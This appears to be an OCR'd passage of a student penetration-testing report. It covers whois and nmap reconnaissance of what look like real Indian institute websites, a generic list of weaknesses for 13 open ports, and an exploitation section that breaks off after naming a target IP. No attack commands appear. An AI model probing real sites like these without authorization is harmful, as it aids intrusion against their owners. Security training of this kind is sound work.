
11.Port 3306/TCP (MySQL - MySQL Database):


- Vulnerabilities: Weak or default credentials, SQL injection, remote code execution.
- Uses: Database server for MySQL, commonly used in web applications and content management systems.


It's important to note that these vulnerabilities and uses are not exhaustive, and there may be additional specific vulnerabilities based on the software and configurations in use on these ports. Regular security updates, strong authentication mechanisms, and encryption are crucial to mitigate these vulnerabilities.


Test/Practice website : www.ncte.org.in


1. **Information Gathering Reconnaissance :**
   Passive Reconnaissance :
   Tool used : whois





NCtE.org.in WHOIS, DNS, & Dom
1 notification
SDC INSTITUTON
whois.domaintools.com/ncte.org.in
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Whois Server: –
Registrar Status
clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited
Dates
394 days old
Created on 2022-05-23
Expires on 2024-05-23
Updated on 2023-06-06
Name Servers
NS1.AAAONLINESERVICES.IN (has 21 domains)
NS2.AAAONLINESERVICES.IN (has 21 domains)
Tech Contact
REDACTED FOR PRIVACY
REDACTED FOR PRIVACY,
REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY
(p) REDACTED FOR PRIVACY xREDACTED FOR PRIVACY (f)
REDACTED FOR PRIVACY xREDACTED FOR PRIVACY
IP Address
162.222.226.160 - 688 other sites hosted on this server
IP Location
- Massachusetts - Burlington - Pdr
ASN
AS46606 UNIFIEDLAYER-AS-1, US (registered Oct 24, 2008)
IP History
6 changes on 6 unique IP addresses over 3 years
Hosting History
11 changes on 6 unique name servers over 6 years
Whois Record (last updated on 2023-06-21)
Domain Name: ncte.org.in
View Screenshot History
Available TLDs
General TLDs
Country TLDs
The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)
Taken domain.
Available domain.
Deleted previously owned domain.
NCtE.com
View Whois
NCtE.net
View Whois
Type here to search
27°C
ENG
19:51
21-06-2023


NCtE.org.in WHOIS, DNS, & Dom
1 notification
SDC INSTITUTON
whois.domaintools.com/ncte.org.in
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Whois Record (last updated on 2023-06-21)
Domain Name: ncte.org.in
Registry Domain ID: DBAD9F84D71AF4D9BB41753871E797A7B-IN
Registrar WHOIS Server:
Registrar URL: www.godaddy.com
Updated Date: 2023-06-06T11:54:01Z
Creation Date: 2022-05-23T05:43:35Z
Registry Expiry Date: 2024-05-23T05:43:35Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Shree Krishna Institute
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Uttar Pradesh
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
NCtE.com
View Whois
NCtE.net
View Whois
NCtE.org
View Whois
NCtE.info
Buy Domain
NCtE.biz
Buy Domain
NCtE.us
View Whois
Type here to search
27°C
ENG
19:51
21-06-2023


NCtE.org.in WHOIS, DNS, & Dom
1 notification
SDC INSTITUTON
whois.domaintools.com/ncte.org.in
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns1.aaaonlineservices.in
Name Server: ns2.aaaonlineservices.in
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
For more information on Whois status codes, please visit https://icann.org/epp
Type here to search
27°C
ENG
19:52
21-06-2023


NCtE.org.in WHOIS, DNS, & Dom
1 notification
SDC INSTITUTON
whois.domaintools.com/ncte.org.in
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns1.aaaonlineservices.in
Name Server: ns2.aaaonlineservices.in
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
For more information on Whois status codes, please visit https://icann.org/epp
Type here to search
27°C
ENG
19:52
21-06-2023




2. Active Reconnaissance :

Tool used : nmap

Port Scanning:

Scanning web target for open ports



Here there is the presence of 13 open ports uses and vulnerability of all 13 ports arementioned below :


1. **Port 21/TCP (FTP - File Transfer Protocol):**
   - Vulnerabilities: Weak authentication mechanisms, plaintext transmission, potential for brute-force attacks.
   - Uses: FTP servers for file transfers, commonly used in web development and file sharing.
2. **Port 22/TCP (SSH - Secure Shell):**
   - Vulnerabilities: Weak passwords, outdated SSH versions, SSH brute-force attacks.
   - Uses: Secure remote administration and secure file transfers over a network.
3. **Port 26/TCP:**
   - This port is typically unassigned and doesn't have any specific vulnerabilities or uses associated with it. It's not commonly used for any particular service.
4. **Port 53/TCP (DNS - Domain Name System):**
   - Vulnerabilities: DNS cache poisoning, DDoS attacks, zone transfer issues.
   - Uses: DNS server communication for domain name resolution and mapping domain names to IP addresses.
5. **Port 80/TCP (HTTP - Hypertext Transfer Protocol):**
   - Vulnerabilities: Web application vulnerabilities (e.g., SQL injection, cross-sitescripting), outdated software, misconfigured permissions.
   - Uses: Standard port for web traffic, used for accessing websites and web services.
6. **Port 110/TCP (POP3 - Post Office Protocol version 3):**
   - Vulnerabilities: Weak authentication, lack of encryption, potential for eavesdropping.
   - Uses: Email retrieval from a mail server, commonly used by email clients.

7. **Port 143/TCP (IMAP - Internet Message Access Protocol):**
   - Vulnerabilities: Weak authentication, lack of encryption, potential for unauthorized access.
   - Uses: Email retrieval and manipulation, commonly used by email clients.
8. **Port 443/TCP (HTTPS - Hypertext Transfer Protocol Secure):**
   - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak cipher suites.
   - Uses: Encrypted web traffic using SSL/TLS, commonly used for secure transactions and sensitive data transfer.
9. **Port 465/TCP (SMTPS - Simple Mail Transfer Protocol Secure):**
   - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
   - Uses: Secure SMTP communication using SSL/TLS, commonly used for outgoing email delivery.
10. **Port 587/TCP (Submission - Mail Submission Agent):**
    - Vulnerabilities: Weak authentication, lack of encryption, potential for unauthorized relaying.
    - Uses: SMTP communication for email submission by mail clients, often used with STARTTLS for encryption.
11. **Port 993/TCP (IMAPS - Internet Message Access Protocol Secure):**
    - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
    - Uses: Encrypted email retrieval and manipulation using IMAP over SSL/TLS.
12. **Port 995/TCP (POP3S - Post Office Protocol version 3 Secure):**
    - Vulnerabilities: Exploitation of SSL/TLS vulnerabilities, weak authentication.
    - Uses: Secure email retrieval using POP3 over SSL/TLS.
13. **Port 3306/TCP (MySQL - MySQL Database):**
    - Vulnerabilities: Weak or default credentials, SQL injection, remote code execution.
    - Uses: Database server for MySQL, commonly used in web applications andcontent management systems .

EXPLOITATION :


Target Website (sdcinstitution-184.168.117.202)

Open ports and ip address info for Target Website (sdc) :

